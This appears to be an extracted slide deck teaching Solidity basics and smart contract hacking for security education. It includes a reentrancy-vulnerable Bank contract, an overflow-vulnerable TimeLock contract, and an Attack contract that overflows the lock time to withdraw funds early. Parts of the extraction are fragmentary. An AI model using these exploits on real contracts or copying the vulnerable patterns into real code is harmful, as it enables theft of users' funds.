uint public defaultUint; // 0
int public defaultInt; // 0
address public defaultAddr; // 0x0000000000000000000000000000000000000000
}
```

Payment types

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.13;

contract EtherUnits {
    uint public oneWei = 1 wei;
    // 1 wei is equal to 1
    bool public isOneWei = 1 wei == 1;

    uint public oneEther = 1 ether;
    // 1 ether is equal to 10^18 wei
    bool public isOneEther = 1 ether == 1e18;
}
```

- **How much ether do you need to pay for a transaction?**
- You pay **gas spent** * **gas price** amount of ether, where:
 - **gas** is a unit of computation
 - **gas spent** is the total amount of **gas** used in a transaction
 - **gas price** is how much **ether** you are willing to pay per **gas**
- Transactions with higher gas price have higher priority to be included in a block.
- Unspent gas will be refunded.
- **Gas limits**
- There are 2 upper bounds to the amount of gas you can spend:
 - **gas limit** (max amount of gas you are willing to use for your transaction, *set by you*)
 - **block gas limit** (max amount of gas allowed in a block, *set by network*)



Operation	Gas	Description
ADD/SUB	3	Arithmetic operation
MUL/DIV	5	
POP	2	Stack operation
PUSH	3	
BALANCE	400	Get balance of an account
CREATE	32,000	Create a new account using CREATE

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.13;


contract Gas {
    uint public i = 0;

    // Using up all of the gas that you send causes your transaction to fail.
    // State changes are undone.
    // Gas spent are not refunded.
    function forever() public {
        // Here we run a loop until all of the gas are spent
        // and the transaction fails
        while (true) {
            i += 1;
        }
    }
}
```

Data locations

Variables are declared as either storage, memory or calldata to explicitly specify the location of the data

- **Storage** – Variable is a state variable (store on chain)
- **Memory** – Variable is in memory, and it exists while a function is being called
- **Calldata** – Special data location that contains function arguments



```
1  contract AWallet{
2      address owner;
3      mapping (address => uint) public outflow;
4
5      function AWallet(){ owner = msg.sender; }
6
7      function pay(uint amount, address recipient) returns (bool){
8          if (msg.sender != owner || msg.value != 0) throw;
9          if (amount > this.balance) return false;
10         outflow[recipient] += amount;
11         if (!recipient.send(amount)) throw;
12         return true;
13     }
14 }
```

Constructor

Caller of function (address)

How many eth they attached to the call

How many eth they attached to the call

How many eth they attached to the call

Interacting with a contract

To do so easily you will need:

- **Contract address**
- **Contract ABI**
- **A node you can publish your interaction to**
- **A programming language and library to interact with the node**

DEMO



Yes v cool demo

**BUT WE ARE
HACKERS**



**LETS HACK
THE
CONTRACTS**

KLINT FINLEY BUSINESS JUN 18, 2016 4:38

A \$50 Million Hack That the DAO Warned About

The code behind the biggest crowd-funded ICO is vulnerable. It could eliminate the need to trust human intermediaries in the equation.

NEWS > CRYPTOCURRENCY NEWS

Ethereum Smart Contracts Vulnerable to Hacks: \$4 Million in Ether at Risk

By [SAMANTHA CHANG](#) Updated June 25, 2019

About 34,200 current Ethereum smart contracts worth \$4.4 million in ether are vulnerable to hacking due to poor coding that contains bugs.

That's the alarming conclusion five researchers from the U.K. and Singapore posited in their [report](#) entitled "Finding The Greedy, Prodigious, and Suicidal Contracts at Scale."

In their paper, the authors identified three major categories of [smart contracts](#) that are easy targets for being hacked:

- Greedy: These contracts lock funds indefinitely.
- Prodigious: These leak funds to arbitrary users.
- Suicidal: These contracts can be killed by any user.

Crypto Exploit

related to the vanity

NB	SOL	XRP	DO
26	\$31	\$0.45	\$0
05%	-0.48%	-0.51%	-0.3


Research Video

APR 22, 2022

stolen

on in a smart
ver be moved.

icle ⬇ ▶ 3:13



Hacks

[Re-Entrancy](#)

[Arithmetic Overflow and Underflow](#)

[Self Destruct](#)

[Accessing Private Data](#)

[Delegatecall](#)

[Source of Randomness](#)

[Denial of Service](#)

[Phishing with tx.origin](#)

[Hiding Malicious Code with External Contract](#)

[Honeypot](#)

[Front Running](#)

[Block Timestamp Manipulation](#)

[Signature Replay](#)

[Bypass Contract Size Check](#)

```
1  pragma solidity ^0.6.0;
2
3  contract Bank{
4      address private _owner;
5      constructor() public payable{
6          _owner = msg.sender;
7      }
8      mapping(address=>uint) public customerBalance;
9
10     function getBalance(address customer) public view returns (uint balance) {
11         return customerBalance[customer];
12     }
13
14     function deposit() public payable {
15         customerBalance[msg.sender] = customerBalance[msg.sender] += msg.value;
16     }
17
18     function withdraw() public payable {
19         uint balance = customerBalance[msg.sender];
20         if(balance == 0){
21             revert();
22         }
23         msg.sender.call{value:balance}("");
24         customerBalance[msg.sender] = 0;
25     }
26 }
```

```
1  pragma solidity ^0.6.0;
2
3  contract Bank{
4      address private _owner;
5      constructor() public payable{
6          _owner = msg.sender;
7      }
8      mapping(address=>uint) public customerBalance;
9
10     function getBalance(address customer) public view returns (uint balance) {
11         return customerBalance[customer];
12     }
13
14     function deposit() public payable {
15         customerBalance[msg.sender] = customerBalance[msg.sender] += msg.value;
16     }
17
18     function withdraw() public payable {
19         uint balance = customerBalance[msg.sender];
20         if(balance == 0){
21             revert();
22         }
23         msg.sender.call{value:balance}("");
24         customerBalance[msg.sender] = 0;
25     }
26 }
```

Call

`call` is a low level function to interact with other contracts.

This is the recommended method to use when you're just sending Ether via calling the `fallback` function.

Features


The fallback function may be a special function available to a contract. It's the subsequent features:


- It is called when a non-existent function is named on the contract.
- Required to be marked external.
- Has no name.
- Has no arguments
- Can't return anything.
- It is often defined together per contract.
- It'll throw an exception if the contract receives plain ether without data if not marked payable.

Execution


Fallback functions in Solidity are executed;

- When a function identifier doesn't match any of the available functions during a smart contract,
- Or if there was no data supplied in the least.
- They're unnamed.
- They can't accept arguments.
- They can't return anything.
- There can only ever be one callback function during a smart contract.
- In short, they're a security valve of sorts.






Intended behaviour



Actual behaviour






DEMO

OVER/UNDERFLOWS

Arithmetic Over/underflows

- Solidity compiler ≥ 0.8 errors when under/overflows happen
- Solidity compiler < 0.8 allows under/overflows
- Programs before < 0.8 should use the 'SafeMath' package.
- Abusing is of course application specific



```

contract TimeLock {
    mapping(address => uint) public balances;
    mapping(address => uint) public lockTime;

    function deposit() external payable {
        balances[msg.sender] += msg.value;
        lockTime[msg.sender] = block.timestamp + 1 weeks;
    }

    function increaseLockTime(uint _secondsToIncrease) public {
        lockTime[msg.sender] += _secondsToIncrease;
    }

    function withdraw() public {
        require(balances[msg.sender] > 0, "Insufficient funds");
        require(block.timestamp > lockTime[msg.sender], "Lock time not expired");

        uint amount = balances[msg.sender];
        balances[msg.sender] = 0;

        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send Ether");
    }
}

```

```

contract Attack {
    TimeLock timeLock;

    constructor(TimeLock _timeLock) {
        timeLock = TimeLock(_timeLock);
    }

    fallback() external payable {}

    function attack() public payable {
        timeLock.deposit{value: msg.value}();
        /*
        if t = current lock time then we need to find x such that
         $x + t = 2^{256} = 0$ 
        so  $x = -t$ 
         $2^{256} = \text{type(uint).max} + 1$ 
        so  $x = \text{type(uint).max} + 1 - t$ 
        */
        timeLock.increaseLockTime(
            type(uint).max + 1 - timeLock.lockTime(address(this))
        );
        timeLock.withdraw();
    }
}

```

PRESENTATION TITLE

CONCLUSION



Conclusion

- Smart contracts can be hacked left and right if the developers have made mistakes
- Hacks happen all the time, and criminals make off with huge amount of cryptocurrency
- You can train your smart contract hacking capabilities on platforms

Other places to go

+





Capture the Ether

THE GAME OF ETHEREUM SMART CONTRACT SECURITY

LET'S PLAY >

What is this?

Capture the Ether is a game in which you hack Ethereum smart contracts to learn about security.

It's meant to be both fun and educational.

This game is brought to you by [@smarx](#), who blogs about smart contract development at [Program the Blockchain](#).

How do I win?

The game consists of a series of challenges in different categories. You earn points for every challenge you complete. Harder challenges are worth more points.

Each challenge is in the form of a smart contract with an `isComplete` function (or public state variable). The goal is always to make `isComplete()` return `true`.

If you're into that sort of thing, there's a [leaderboard](#).

What do I need to know first?

The [warmup](#) category is designed to introduce the basic tools you need, but if you're brand new to Ethereum smart contract development, head over to [Program the Blockchain](#) first and do some background reading.

If you find you're missing some tools or knowledge, check out the [resources page](#) or consider [asking for help](#).

9/3/20XX

65

PRESENTATION TITLE

+



○



•



THANK YOU

Emil Hørning